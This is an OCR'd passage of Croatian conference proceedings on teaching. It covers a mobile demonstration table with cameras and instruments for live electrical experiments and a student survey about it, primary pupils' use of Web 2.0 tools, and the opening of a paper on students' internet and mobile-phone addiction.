
Kao što je vidljivo na slici 5, lokalna rasvjeta pokriva površinu od interesa, koja se živo prenosi, a opet, što je manje moguće utječe na rasvjetu predavaonice. Bolje rješenje je u upotrebi usmjerenih LED svjetiljki, ali se eksperimentom treba utvrditi koji spektar svjetla (toplina svjetla) najbolje odgovara primijenjenim kamerama.

III. KONSTRUKCIJA

Za mehaničku izvedbu demonstracijskog stola pronađeno je najpovoljnije moguće rješenje; naime pretraživanjem ponude komercijalnih pisaćih odnosno stolova za računalo po hrvatskim trgovinama namještaja uočen je model stola koji originalnom konstrukcijom prednjači kao kandidat alternativnu namjenu [12].

Konstrukcija stola ima sljedeće performanse:

- čelični noseći dijelovi kostura stola osiguravaju čvrstoću i nosivost drvenih horizontalnih ploha
- postolje stola opremljeno je kotačima na stražnjem dijelu što omogućava mobilnost, a u stacionarnom položaju stol ne kliže
- najveća površina (radna ploha) za pokusni model i manje instrumente je dimenzija 60x115 cm što je dovoljno veliko za organizaciju jednog pokusa, a opet dovoljno malo da stol bude mobilan
- gornje postolje nalazi se iznad modela pa ima dvostruku funkciju, na gornjoj plohi (30x60) ima dovoljno mjesta za npr. digitalni osciloskop i multimetar, a ispod plohe je pravi izbor za lokaciju i učvršćenje web kamere koja snima zbivanja na pokusnom modelu
- bočna polica može se iskoristiti za smještaj prijenosnog računala ili alternativno za manji monitor (do 14“) ako se umjesto prijenosnika koristi standardno stolno računalo
- donje police (ispod radne površine i dolje bočno) predviđene su za smještaj teže opreme; programibilni izvor napajanja, stolno računalo i slično
- lokalno osvjetljenje može se izvesti kao što je vidljivo na slici 5 ili još bolje ugradnjom LED rasvjete na donju površinu gornjeg postolja – konzole



Slika 7. Konstrukcija stola i predviđene pozicije za opremu

IV. PRIMJER IZVOĐENJA POKUSA


A. *Priprema demonstracijskog stola*

Priprema pokusa obavi se prema planu vježbe u laboratorijskim uvjetima. Cilj pripreme je izrada prototipa ispitnog modela, ispitivanje njegove funkcionalnosti te određivanje ključnih točaka i kadrova koji će biti prezentirani na auditornim vježbama. Najbolje je snimiti kamkorderom interesantne detalje pokusa kako bi i te snimke postale dijelom dokumentacije vježbe. Dobro je pritom napraviti i nekoliko fotografija cijelog modela kao i pojedinih zanimljivih detalja u velikom planu.

Na slici 7 prikazan je prototip modela za ispitivanje i demonstraciju karakterističnih parametara kontakata (više vrsta releja, tipkala i grebenaste sklopke). Plan vježbe obuhvaća mjerenje prijelaznog otpora kontaktnog spoja zavisno o geometriji kontakta, prikaz pojave samočišćenja kontakta kao i pojavu iskrenja prilikom uklopa ili isklopa strujnog kruga.

Pad napona na kontaktu mjeri se multimetrom na milivoltnom području, dinamika uklopa i isklopa snima se

Slika 6. Laboratorijska priprema prototipa pokusnog modela



Slika 8. Informacijski okviri na monitoru računala

jednim kanalom digitalnog osciloskopa, a iskrenje kontakta prenosi se u živo web kamerom zumiranom na sam kontakt.

B. Provedba pokusa

Na temelju prototipa pripremljen je model i pozicioniran na demonstracijskom stolu. Instrumentacija te video izvori postavljeni su na predviđena mjesta. Izvor napajanja stavlja se zbog težine na donju policu stola. Drugom kamerom može se zahvatiti cijeli kadar pokusnog modela kao i detalj prednje ploče izvora napajanja tako da se vidi namješteni napon te struja strujnog kruga. Žarulja za nazivni napon 24 VDC predstavlja teret te ujedno studentima vizualizira kada je strujni krug zatvoren te „jačinu“ struje kroz kontakt. Zvučni efekt je moment uklapanja kontakta releja koji se može pojačati preko audio sustava računala.

Na monitoru računala sastavljaju se informacijski okviri prema tijeku izvođenja pokusa, odnosno prema dinamici događaja na pokusnom modelu. Pojedinačni informacijski okvir može se povećati i prikazati na cijelom ekranu ako to zahtjeva trenutak u kojem želimo naglasiti neki poseban događaj ili detalj.

Na slici 8 prikazan je jedan od sastava informacijskih okvira na monitoru računala povezan sa izvođenjem opisanog pokusa mjerenja parametara različitih odvojivih kontakata. Na gornjem lijevom okviru prikazana je živa slika detalja unutrašnjosti releja, gdje se vidi mirni i radni kontakt te se u trenutku preklapanja primjećuje električni luk koji spaja dvije kontaktne površine. Na donjem desnom okviru prikazana je snimljena prelazna pojava da jednog kanala digitalnog osciloskopa.

U trenutku uključenja strujnog kruga primjetno je treperenje kontakta te pojava iskrenja (napon luka konstantan je nekoliko mikro sekundi). Lijevi donji okvir daje informaciju o izmjerenom padu napona na zatvorenom kontaktu u stacionarnom stanju, a desni gornji okvir je pdf dokument sa prikazom sheme ispitivanog spoja.


V. ANKETA

Otprilike pri kraju druge trećine tijeka odvijanja nastave (predavanja i auditorne vježbe s prezentacijama pokusa u živo) na kolegiju „Materijali u elektrotehnici“ provedena je anketa među studentima. Anketa je bila dobrovoljna i anonimna, a od 220 studenata koji su pohađali predavanja, njih 92 je ispunilo listić sa anketnim pitanjima. Anketa je sadržavala 8 pitanja vezano uz tematiku provođenja auditornih vježbi po novom modelu, a uz svako pitanje bila su ponuđena 5 moguća odgovora od kojih jedan koji je po studentovom mišljenju najprikladniji treba zaokružiti. Deseto pitanje bilo je traženje prijedloga za poboljšanje auditornih vježbi.

Prvo pitanje bilo je da li auditorne vježbe proširuju opseg znanja dobivenih na predavanjima. Za očekivati je bilo da će većina studenata odgovoriti potvrdno. Naime, u toku razgovora s studentima na vježbama, a kasnije na konzultacijama poslije kolokvija, uočeno je da veliki broj njih nema dovoljno znanja iz nekih bazičnih područja struke koja su zapravo vezana na srednjoškolska znanja iz fizike i kemije. Čak i studenti koji su došli sa stručnih elektrotehničkih škola relativno slabo barataju povezivanjem elementarnih elektrotehničkih pojava sa praktičnim pokusima. Razdioba odgovora na prvo pitanje vidljiva je iz grafa prikazanog na slici 9. Preko 80% studenata koji su pristupili anketi misli da su nove auditorne vježbe pretežno do vrlo korisne, a oko 14% njih ne dijeli to mišljenje.

Detaljni rezultati ankete prikazani su u tablici I. Sažeto iz tih rezultata većina studenata misli sljedeće.

- Praktičnih pokusa na vježbama ima skoro koliko bi željeli
- sviđa im se kada se izvode pokusi u živo uz diskusiju demonstratora s studentima
- naime, auditorne vježbe bez pokusa bile bi poput



Slika 9. Preteže mišljenje studenata o korisnosti novog načina izvođenja auditornih vježbi

TABLICA I. REZULTATI STUDENSKE ANKETE

pitanje	*1*	*2*	*3*	*4*	*5*
Bilo bi dobro da se na vježbama ima i više praktičnih pokusa	sada ih ima previše **1,4%**	treba ih malo smanjiti **0%**	sada ih ima dovoljno **54,3%**	slažem se **38,6%**	treba ih puno više **5,7%**
Sviđa mi se kada nastavnik na vježbama	više priča **8,7%**	više crta po ploči **7,6%**	više izvodi pokus u živo **45,7%**	više razgovara s studentima **27,2%**	pokazuje detalje **10,9%**
Auditorne vježbe bez pokusa u živo bile bi	dosadne **33,3%**	ne bi ništa naučili **16,0%**	iste kao predavanja **50,7%**	bolje **0%**	sadržajnije **0%**
Prikazivanje pokusa uživo kamerama i instrumentima	zbunjuje me **0%**	ne pruža novo znanje **1,3%**	potvrda je teorije **25,3%**	prilika je upoznati struku **32,9%**	prilika da svi vide detalje **40,5%**
Auditorne vježbe s pokusima zanimljive su u grupama	više od 50 **0%**	do 50 osoba **0%**	do 30 osoba **54,3%**	do 15 osoba **42,9%**	do 10 osoba **2,9%**
Pokusi u živo interesantni su radi	video prikaza detalja **12,8%**	podataka s instrumenata **20,2%**	tehničkog sadržaja **27,7%**	zanimljivih ishoda **25,5%**	tehnike prikaza **13,8%**
Treba više komunikacije između demonstratora i studenata	nije potrebna **5,7%**	i sada je previše **0%**	sasvim je u redu **60,0%**	da, treba malo više **30,0%**	da, treba više **4,3%**

predavanja

- prikazivanje pokusa u živo kamerama prilika je upoznati struku preko uočenih detalja
- vježbe su najzanimljivije u grupama od 25 studenata
- pokusi u živo interesantni su radi tehničkog sadržaja i zanimljivih ishoda

VI. ZAKLJUČAK

U ovom članku prikazan je dio mogućih rješenja za korištenje računalom vođenog demonstracijskog stola kao alata za odvijanje auditornih vježbi. Nakon odabira potrebne opreme i spajanja svih komponenti stola u funkcionalnu cjelinu, isprobavanjem istih, provođenjem auditornih vježbi i temeljem studentske ankete može se zaključiti kako demonstracijski stol s odabranim komponentama zadovoljava uvjete poput jednostavnosti sastavljanja i korištenja stola, vidljivosti i jasnoće prikazivanja pokusa koje se odvijaju na stolu, vidljivih rezultata pokusa te obrade istih.

Demonstracijski stol se pokazao kao vrlo jednostavno, ali i kvalitetno rješenje za odvijanje auditornih vježbi pomoću kojeg se studentima približavaju osnovni procesi u elektrotehnici. Pošto je ovo prvi put da se na stručni studij elektrotehnike uveo ovakav oblik nastave postoje brojne mogućnosti za poboljšanje, ali s vremenom će se utvrditi i prava vrijednost te kvaliteta ovakvog rješenja izvođenja nastave. Jedna od zamisli koje su već sada prisutne za poboljšanje je postavljanje dodatnih nekoliko pomičnih kamera, kako bi se studentima još bolje predočili pojedini segmenti izvođenog pokusa.

Kao što je napomenuto ranije digitalni multimetri tipa Agilent 34405A bili bi prikladniji zbog naprednijih mogućnosti komunikacije, ali zbog financijskih ograničenja njihova upotreba trenutno nije moguća. U planu je izrada skripata u koja bi studenti mogli upisivati rezultate pokusa i svoje zaključke.

Ovakav način izvođenja nastave mogao bi se uz odgovarajuće izmjene, ovisno o potrebama, izvoditi i u drugim kolegijima na stručnom studiju elektrotehnike na Tehničkom veleučilištu u Zagrebu, ali i na drugim studijima te u srednjim školama.

Razvijanje informatičke pismenosti učenika razredne nastave korištenjem Web 2.0 alata u poučavanju

Dubravka Petković
Osnovna škola Fažana, Fažana
dubravka.petkovic@skole.hr

Sažetak - Web 2.0 alati mogu se koristiti u radu s djecom od najranije dobi. Kao učiteljica u nižim razredima osnovne škole svakodnevno se koristim ICT u radu s učenicima. Već od prvog razreda uvodim alate primjerene njihovim vještinama i poučavam ih svrhovitom korištenju ICT u različitim aktivnostima i situacijama.

Ovaj rad govori o tome kako učenici 3. i 4. razreda osnovne škole (uzrasta 9-10 godina) uspješno koriste i primjenjuju neke od web 2.0 alata, kako u redovnoj nastavi pri savladavanju nastavnih sadržaja, tako i za izradu individualnih zadataka, suradničkom radu na zadatcima, projektnim aktivnostima, pisanju domaćih radova itd. Rad prikazuje primjere alata te kako i u kojim područjima su ih učenici koristili.

I. UVOD

Mnogo je toga već rečeno o potrebi mijenjanja načina poučavanja, problemu neprilagođenosti nastavnih sadržaja novim generacijama, stjecanju digitalnih kompetencija učenika koje su zadane smjernicama Nacionalnog okvirnog kurikuluma. Kao učitelj razredne nastave osvijestila sam važnost cjeloživotnog učenja i važnost uporabe ICT u svakodnevnom životu. Niz godina koristim tehnologiju i redovito se educiram su tom području. Stečena znanja počela sam primjenjivati i primjenjujem u radu s učenicima.

Osim toga u sklopu izvannastavnih aktivnosti vodim i Informatičku skupinu sa svojim razredom. Učenici su u tu skupinu uključeni od prvog razreda. Cilj rada skupine je usmjeriti učenike na pravilno i sigurno korištenje tehnologije, razvijanje njihove sposobnosti traženja i selektiranja informacija te njihovu primjenu.

U prvom i drugom razredu učenici su stjecali osnovna informatička znanjima rada na računalu te putem edukativnih igrica i kvizova usvajali nastavne sadržaje. U trećem i četvrtom razredu (uzrast 9-10 godina) koncentracija im je bolja, samostalniji su, skloniji rješavanju problemskih zadataka, analizama, vole logičke zadatke koji imaju svrhu, više vole raditi u grupi i surađivati. U tom su uzrastu spremni za nove izazove i traže ih. U tom periodu uz predviđeni program počeli smo s korištenjem Web2.0 alata u radu. Na satovima informatike stječu osnovna znanja o načinu korištenja alata, a stečeno znanje koriste pri samostalnom rješavanju zadataka. Na taj način povećava se motivacija za učenje i usvajanje novih informacija.

Svoje radove prezentiramo na web stranici našeg razreda Smućkani frape 4.b gdje su dostupni roditeljima i svima onima koje zanima naš rad .

II. OPIS ALATA I PRIMJENA

Moto ovog našeg rada je: ***Svaki tjedan alat jedan***. Učenici se upoznaju s novim alatom i primjenjuju ga u radu.

Slijedi opis nekih od alata koje su učenici koristili s primjerom aktivnosti učenika u pojedinom nastavnom predmetu .

A. Podsneck

Podsneck [1] je alat za podcasting. Podcast (podcasting) je ime za audio/video datoteku koja se distribuira putem Interneta, a namijenjena je slušanju/ gledanju na računalu uz pomoć digitalne tehnologije.

U ovom primjeru daje se prikaz korištenja alata na satu hrvatskog jezika (lektire). Umjesto klasične provjere pročitanoga djela učenici su morali osmisliti pitanja za intervju s glavnim likovima iz romana Duh u močvari Ante Čardaša. Radili su u paru. Prije snimanja učenike sam upoznala s alatom. Svaki intervju trebalo je snimiti u trajanju do 60 sekundi. Jedan je učenik bio lik , a drugi reporter i obrnuto. S pomoću mikrofona i alata Podsnek snimili su intervju, pohranili ga u playeru po vlastitom izboru te ga na web stranici podijelili s drugim učenicima. Poveznica: Intervju

Slika br.1 Player s intervjuom

B. *Tikatok*

Tika tok [2] je alat za izradu online knjiga (slikovnica) koje se mogu i isprintati. Ovim alatom koristili su se učenici individualno. Zadatak je bio da kod kuće naprave pripremne radnje: osmisle tekst i razmisle kako oslikati slikovnicu. Za izradu knjige korelirali smo sadržaje hrvatskoj jezika i likovne kulture. Na satovima hrvatskog jezika osmislili su priču, na satu likovne kulture izradili su ilustracije za priču. Svoje uratke integrirali su alatom TikaTok u slikovnice koje smo objavili na web stranici razreda. Poveznica: Slikovnica

Neke od slikovnica objavili smo i na društvenim mrežama Twitter i Facebook gdje smo grupama učitelja prikazali učenički rad. Pojedini učenici za izradu svoje slikovnice koristili alat:

C. *Flipsneck*

Flipsneck [3] je alat koji služi za oblikovanje teksta u virtualnu knjigu. Ovaj alat je veoma jednostavan za primjenu. Glavna mu je zadaća da bilo koji PDF dokument pretvori u oblik knjige. Učenici su svoje slikovnice izradili u PowerPoint prezentaciji, zajednički smo takvu prezentaciju pretvorili u pdf, te uz pomoć internetske veze i s pomoću alata Flipsneck izradili svoju slikovnicu.

Poveznica: Slikovnica


Slika 3.Slikovnice izrađene u Flipsnecku i Tikatok

D. *GlogsterEdu*

Jedan od poznatijih alata za izradu online postera, gloga, online plakata na koji se mogu integrirati audio i video sadržaji je Glogster [4]. Taj alat daje mogućnost suradničkog rada, stvaranja grupa i razreda. Taj alat najčešće koristimo za sadržaje prirode i društva no i za ponavljanje i utvrđivanje sadržaja drugih predmeta. Alat omogućuje različiti pogled na istu nastavnu temu, te traži skupni rad i dogovor. Suradnički u grupama ili individualno učenici postavljaju na glog sažetke, ključne pojmove, sadržaje neke nastavne teme te im to služi kao podsjetnik za učenje.

Primjer grupnog rada ***Čovjek to sam ja***.

Poveznica: Plakat



Slika 4.Glog izrađen u Glogsteru

E. *The Ultima Word Search Maker*

The Ultima Word Search Maker [5] je alat za izradu osmosmjerki. Taj je alat moguće koristiti u svim predmetima, što smo mi kao razred iskoristili. Alat je omiljen kod učenika pa smo njemu posvetili više vremena nego drugim alatima. Koristili smo ga za sve obrazovne nastavne predmete, a učenici ga rado koriste i kod kuće za samoprovjeru znanja. Alat od riječi koje smo upisali stvara osmosmjerku koja se može rješavati online ili isprintati. Primjer kako su učenici koristili ovaj alat za ključne pojmove teme ***Iz prošlosti zavičaja***. Križaljke su postavljene na razrednu stranicu i dostupne su svima.


Poveznica: Osmosmjerka

Slika 5. Osmosmjerka izrađena u alatu The Ultima Word Search Maker

F. *QuizRevolution*

Quizrevolution [6] je jednostavan i lako primjenjiv alat. Njime se može izraditi kviz s odabirom točnog odgovora. Kao i većina alata i QuizRevolution se može koristiti u svim nastavnim područjima. Prednost ovoga alata je što omogućuje statistiku rješavanja te se može koristiti i za formativnu procjenu znanja. Primjer: Učenici su izradili kvizove iz matematike: ponavljanje do sada naučenih sadržaja geometrije.

Poveznica: Kviz




Slika 6. Kviz u alatu QuizRevolution

G. ToonDoo

Toondoo [7] je alat za izradu stripa. Ima široki spektar mogućnosti za kreativan izradu različitih sadržaja. Izrada stripa u sklopu je nastavnog plana i programa hrvatskoga jezika. U izradi stripova povezali smo sadržaje hrvatskoga jezika i drugih predmeta (priroda i društvo, likovna kultura)

Primjer: učenici su stripom trebali prikazati štetnost loših navika (alkohol, duhan, droga) po zdravlje čovjeka. Strip su upotrijebili koristeći već određene oblike koji su oznaka stripa: oblačić za govor, glavni lik…i na taj način oblikovali edukativne poruke o štetnosti po zdravlje .

Poveznica: Strip



Slika 7. Strip izrađen alatom ToonDoo

III. ZAKLJUČAK

Cilj ovoga rada je bio pokazati kao se već i u nižim razredima osnovne škole može kod učenika razvijati informatička pismenost i pokazati da učenici mogu samostalno koristiti Web2.0 alate za ostvarenje kurikulumskih ciljeva te tako postati aktivni sudionici nastavnoga procesa. Alate sam odabrala prema svrsi, mogućnostima učenika i primjenjivosti u nastavi.

U većini naših škola je još uvijek slaba opremljenost učionica i dostupnost Internetu samo je san. Opisani su načini rada za sad teže primjenjivi u učionici. Međutim, učenici su iskazali interes za primjenom određenih alata i kod kuće u procjeni svog znanja ili zadavanju zadataka za skupni rad. Alati su izazvali veliki interes učenika da nauče nešto novo na drugačiji način, primjereniji današnjemu informatičkom dobu.

Web 2.0 alati u nastavnom procesu razredne nastave trebali bi biti omogućeni svim učiteljima jer donose kreativnost, skupni rad, istraživačku nastavu i projektni pristup radu.

Za sada su takvi načini rada malobrojni i svode se na rad nekoliko entuzijasta u Hrvatskoj. Osobno imam sreće što mi je dostupna informatička učionica jedan sat tjedno te mogu učenike educirati u uporabi alata. Nastojim svoje znanje svakodnevno proširivati, pa istražujem najnovije alate web 2.0 i njihovu primjerenost nastavnome procesu. Kako bih s korištenjem Web2.0 alata upoznala i druge učitelje te ih potaknula da se i sami njima počnu koristiti u radu, s kolegicom sam otvorila web stranicu Osim toga, učeničke radove i njihove primjere korištenja Web 2.0 alata redovito objavljujem i dijelim (share) s učiteljskom populacijom.

Digitalna ovisnost učenika

Marina Mirković, dipl. inženjer elektrotehnike
Tehnička škola, Požega, Republika Hrvatska
marina.mirkovic@po.t-com.hr

Sažetak

Uporaba mobitela i interneta sve je veća, a najveći dio njihovih korisnika su mladi u dobi od 15 do 24 godine. Njihova uporaba digitalne tehnologije u svakodnevnom životu pretvara se u digitalnu ovisnost koja zaokuplja pažnju psihologa, nastavnika i roditelja. Nervoza zbog nemogućnosti pristupa internetu, želja da su što duže dostupni online, često provjeravanje elektroničke pošte i odgovaranje na poruke, nastojanje da se prijeđe razina određene akcijske online igre, ometa njihovo koncentriranje na učenje i rad. Ovisnost o virtualnim prijateljima spriječava ih u razvijanju komunikacije u stvarnom svijetu.

U Tehničkoj školi Požega provela sam anketu među učenicima u okviru istraživanja o digitalnoj ovisnosti mladih vezanoj uz korištenje interneta i mobitela. Cilj istraživanja je ispitati koliko vremena učenici provode uz internet i mobitele, kao i sadržaje koji ih zanimaju. Ono će pomoći u edukaciji učenika i roditelja kako bi učenici osvijestili svoju naviku dugog provođenja vremena uz računalo, internet i mobitele i promijenili svoje takvo ponašanje. Time bi njihova uspješnost u učenju bila bolja, kao i odnos prema društvenim, sportskim i drugim aktivnostima u široj društvenoj zajednici. Nužna je briga i pomoć mladim ljudima uhvaćenim u ovu zamku ovisnosti, kako bi pravilno upravljali svojim vremenom uz digitalnu tehnologiju.

I. UVOD

Procjene korisnika interneta u svijetu pokazuju da ih je preko dvije milijarde. Na kraju 2011. godine, prema istraživanju koje je proveo GfK Hrvatska (Growth from Knowledge) o informatičkoj pismenosti u Hrvatskoj, informacijska i komunikacijska tehnologija zastupljena je u oko 70% kućanstava Hrvatske, odnosno, oko dvije trećine građana starijih od 15 godina koristi internet [1]. Najveći dio korisnika su mladi, u dobi od 15 do 24 godine, među njima učenici. Njihovo korištenje interneta zaokuplja profesionalnu i istraživačku pažnju psihologa, pedagoga, znanstvenika i roditelja. Potrebno je otkriti kakvih posljedica (bilo pozitivnih, bilo negativnih) na doživljavanje i ponašanje mladih ljudi ima to planetarno i praktički neograničeno komuniciranje i virtualno povezivanje koje se razlikuje od tradicionalnog, relativno ograničenog i usmjerenog kontakta s manje-više poznatim pojedincima ili skupinama ljudi. Prema istraživanju GfK, 35 % hrvatskih građana koristi aktivno internet do tri sata tjedno, a 35% koristi internet više. Čak 16% ispitanih korisnika interneta smatra se ovisnicima o internetu.

Istraživanja "ovisnosti" o internetu počela su pojavom masovnijeg korištenja interneta. Jedno od prvih istraživanja tog fenomena provela je Kimberly S. Young (1996.) koja je i osnivač Centra za on-line ovisnost na Sveučilištu u Pittsburgu [2].

Rezultati isrtaživanja pokazali su da su neki "on-line" korisnici postali ovisni o internetu na gotovo jednak način kao što se postaje ovisnikom o drogama, alkoholu ili kockanju i drugim sličnim igrama, a posljedice su bile neuspjeh u studiju ili školi, smanjen radni učinak.

Kako raste broj korisnika mobitela, tako je sve veći broj ljudi koji postaju ovisni o njima. Namjera njihove uporabe je učiniti život lakšim. Međutim, danas postoje osobe koje bez njih ne mogu i ne znaju kada će ih isključiti. Među njima je veliki broj učenika. Pametni mobiteli postali su oblik računala i dodatno omogućili pristup internetu, bilo gdje, bilo kada.

Kod učenika se javlja nervoza zbog nemogućnosti pristupa internetu. Žele što duže biti dostupni online, često provjeravaju elektroničku poštu i odgovaraju na poruke. Moderne društvene online videoigre zaokupljaju im pažnju u cilju ostvarivanja boljih bodova i rezultata. Sve to ometa njihovo koncentriranje na učenje i rad. Nastavnici i roditelji razočarani su njihovim slabijim uspjehom u školi, kao i ponašanjem u međusobnim odnosima.

U Tehničkoj školi Požega provela sam anketu među učenicima u okviru istraživanja o digitalnoj ovisnosti mladih vezanoj uz korištenje interneta i mobitela. Cilj istraživanja je ispitati koliko vremena učenici provode uz internet i mobitele, kao i sadržaje koji ih zanimaju. Ono će pomoći u edukaciji učenika i roditelja kako bi učenici osvijestili svoju naviku dugog provođenja vremena uz računalo, internet i mobitele i promijenili svoje takvo ponašanje.

II. DIGITALNA OVISNOST

Mnogi psiholozi i ostali stručnjaci raspravljaju o postojanju ovisnosti o internetu, a time i digitalnoj ovisnosti. Prema DSM-IV (Američka psihijatrijska udruga, 1996.) izraz "ovisnost" koristi se samo u okviru poremećaja vezanih uz psihoaktivne tvari (droga, lijek ili otrovna tvar) kao "ovisnost o psihoaktivnim tvarima" [3]. U okviru "Poremećaja kontrole poriva koji nisu drugdje svrstani" navedeni su intermitentni eksplozivni poremećaji, kleptomanija, piromanija i patološko

kockanje. Opće bitno obilježje ovih poremećaja jest "izostanak otpora porivu, nagonu ili iskušenju da se napravi čin koji šteti samoj toj osobi ili drugima". U većini poremećaja, osoba ima rastući osjećaj napetosti ili uzbuđenja prije, a za vrijeme samog čina osjeća užitak, zadovoljenje ili olakšanje. Nakon čina mogu se, ali i ne moraju, javiti žaljenje, predbacivanje ili "osjećaj krivnje" [3].

A. Ovisnost o internetu

Većina istraživača prigovara upotrebi termina "ovisnost o internetu". Tako Davis smatra da je bolji izraz "patološko korištenje interneta" (PKI), koje ovaj autor dijeli na specifično i opće i nudi kognitivno-bihevioralni model PKI [2].

Specifični PKI odnosi se na one osobe koje su ovisne o specifičnoj funkciji interneta, primjerice, o trgovini na internetu, o kockanju na internetu i sl. Ponašanje tih osoba sadržajno je specifično i ne bi postojalo bez interneta; odnosi se samo na jedan (katkada i dva ili tri) aspekta interneta i postoji potpuno neovisno o mnogostrukim funkcijama interneta. Nastaje kao rezultat prethodnog psihopatološkog statusa neke osobe koji se sada veže s on-line aktivnosti.

Opći PKI se odnosi na opću, multidimenzionalnu pretjeranu upotrebu interneta, uključivši i sasvim besciljno provođenje vremena "on-line". Davis pretpostavlja da je ta pojava vezana sa socijalnim aspektima interneta i odražava potrebu osamljene osobe za socijalnim kontaktom i potkrepljenjem dobivenim "on-line". Tako se pojačava želja za ostanak u virtualnom socijalnom okruženju. Takva potreba nastaje zbog pomanjkanja podrške u obitelji ili/i prijatelja kao i zbog opće socijalne izolacije. Rezultat je nerazmjerno dug boravak na internetu, bilo trošenjem vremena ni za kakav poseban cilj, bilo provođenjem mnogo vremena u pričaonicama; višekratnim pregledavanjem svojeg e-maila tijekom dana.

Kognitivno-bihevioralni model Davisa naglašava kognitivne simptome PKI. To su opsesivne misli o internetu, smanjena kontrola poriva (impulsa), nesposobnost prekidanja upotrebe interneta te, kao osobito važno, osjećaj da je internet jedini prijatelj. Osoba s PKI misli da je internet jedino mjesto gdje ima dobre osjećaje, dobro misli o sebi i o svijetu oko sebe. Simptomi uključuju i razmišljanje o internetu kad osoba nije online (zaokupljenost mislima o internetu), o tome kako i kada će opet početi njegovo korištenje; trošenje mnogo novca na samo provođenje na internetu kao i na druge troškove vezane uz internet. Simptomi se odnose i na provođenje manje vremena na neke druge ugodne ili korisne aktivnosti; što je prije bilo zabavno i ugodno, sada više nije. Komplikacije se pojačavaju s eventualnom izolacijom od prijatelja. Napokon, osobe s PKI imaju osjećaj krivnje zbog pretjeranog korištenja interneta pa često lažu obitelji ili prijateljima o tome koliko vremena provode on-line (taj podatak taje); iako razumiju da to što čine nije društveno prihvatljivo, ne mogu prestati, a sve to skupa rezultira smanjenim samopoštovanjem i drugim simptomima pa se tako stvori krug iz kojega osoba nije u stanju izaći.

Ovisnici o internetu imaju promjene na mozgu slične onima koje imaju narkomani ili alkoholičari, pokazalo je istraživanje kineskih znanstvenika. Tim istraživača koje je predvodio Hao Lei iz kineske Akademije znanosti iz Vuhana skenirao je mozgove 35 osoba u dobi između 14 i 21 godine. Za 17 njih konstatirano je da imaju poremećaj ovisnosti o internetu. Uočen je prekid u vezama između živčanih vlakana u dijelovima mozga zaduženim za emocije, donošenje odluka i samokontrolu. Rezultati nagovještavaju da su pokrenuti isti psihološki i nervni mehanizmi kao i kod drugih vrsta ovisnosti i poremećaja kontrole.

